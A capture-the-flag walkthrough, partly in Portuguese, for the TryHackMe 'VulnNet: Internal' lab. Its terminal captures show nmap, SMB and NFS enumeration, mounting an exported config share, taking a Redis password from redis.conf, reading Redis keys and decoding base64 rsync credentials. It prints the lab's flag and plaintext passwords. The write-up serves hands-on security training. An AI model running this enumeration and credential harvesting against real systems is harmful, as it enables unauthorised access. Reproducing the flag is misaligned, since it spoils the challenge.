

VulnNet:Internal

Link :https://tryhackme.com/room/vulnnetinternal




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.187.21 -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 23:41 EDT
Warning: 10.10.187.21 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.187.21
Host is up (0.23s latency).
Not shown: 993 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
111/tcp  open     rpcbind
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
873/tcp  open     rsync
2049/tcp open     nfs
9090/tcp filtered zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Enum smb




```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.102.209\\shares                                              1 ×
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Feb  2 04:20:09 2021
  ..                                  D        0  Tue Feb  2 04:28:11 2021
  temp                                D        0  Sat Feb  6 06:45:10 2021
  data                                D        0  Tue Feb  2 04:27:33 2021
cd
                11309648 blocks of size 1024. 3278216 blocks available
smb: \> cd temp
smb: \temp\> ls
  .                                   D        0  Sat Feb  6 06:45:10 2021
  ..                                  D        0  Tue Feb  2 04:20:09 2021
  services.txt                        N       38  Sat Feb  6 06:45:09 2021

                11309648 blocks of size 1024. 3275752 blocks available
smb: \temp\> get services.txt
getting file \temp\services.txt of size 38 as services.txt (0.0 KiloBytes/sec) (average 0.0 KiloB
ytes/sec)
smb: \temp\> cd ../data\
```




```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ smbmap -u "username" -p "password" -H 10.10.114.2

[+] Guest session       IP: 10.10.114.2:445     Name: 10.10.114.2

        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        shares                                                  READ ONLY
Shares
        IPC$                                                    NO ACCESS
net-internal server (Samba, Ubuntu))
```

Eu não entendi muito bem, porém do que me explicaram é o seguinte tem um negocio não montado rodando no rsync e com esse comando ele monta




```
┌──(kali㉿kali)-[~/thm/VulnNetInternal]
└─$ showmount --exports 10.10.107.9
Export list for 10.10.107.9:
/opt/conf *
```




```
sudo mount -t nfs 10.10.107.9:/opt/conf config
```

Foi possível encontrar uma senha do redis




```
┌──(kali㉿kali)-[~/…/TryHackMe/VulnNet-Internal/config/redis]
└─$ cat redis.conf | grep "pass"
# 2) No password is configured.
# If the master is password protected (using the "requirepass" configuration
# masterauth <master-password>
requirepass "B65Hx562F@ggAZ@F"
# resync is enough, just passing the portion of data the slave missed while
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
# requirepass foobared

┌──(kali㉿kali)-[~/…/TryHackMe/VulnNet-Internal/config/redis]
└─$ 
```




```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ redis-cli -h 10.10.102.209
10.10.102.209:6379> show
(error) ERR unknown command 'show'
10.10.102.209:6379> help
redis-cli 6.0.11
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
10.10.102.209:6379> set hints
(error) ERR wrong number of arguments for 'set' command
10.10.102.209:6379> :set hints
10.10.102.209:6379> help
redis-cli 6.0.11
```

Com a senha encontrada anteriormente




```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ redis-cli  -h 10.10.102.209 -a "B65Hx562F@ggAZ@F"
Warning: Using a password with '-a' or '-u' option on the comm
10.10.102.209:6379> █
```

Agora explorando esse serviço




```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ redis-cli  -h 10.10.102.209 -a "B65Hx562F@ggAZ@F"
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe
10.10.102.209:6379> keys *
1) "marketlist"
2) "tmp"
3) "authlist"
4) "internal flag"
5) "int"
10.10.102.209:6379> key 4
(error) ERR unknown command 'key'
10.10.102.209:6379> keys 4
(empty array)
10.10.102.209:6379> keys 4)
(empty array)
10.10.102.209:6379> keys internal flag
(error) ERR wrong number of arguments for 'keys' command
10.10.102.209:6379> keys "internal flag"
1) "internal flag"
10.10.102.209:6379> get "internal flag"
"THM{ff8e518addbbddb74531a724236a8221}"
10.10.102.209:6379> 
```

Pegamos algo relacionado a autenticação encodado em Base64



```
10.10.102.209:6379> lrange "authlist" 1 50
1) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIU
DY3QFRXQEJjNzJ2Cg=="
2) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIU
DY3QFRXQEJjNzJ2Cg=="
3) "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIU
DY3QFRXQEJjNzJ2Cg=="
```

Decodou e deu uma forma de conexão




```
┌──(kali㉿kali)-[~]
└─$ echo "QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEh
jZzNIUDY3QFRXQEJjNzJ2Cg==" | base64 -d
Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@TW@Bc72v
```

Hcg3HP67@TW@Bc72v

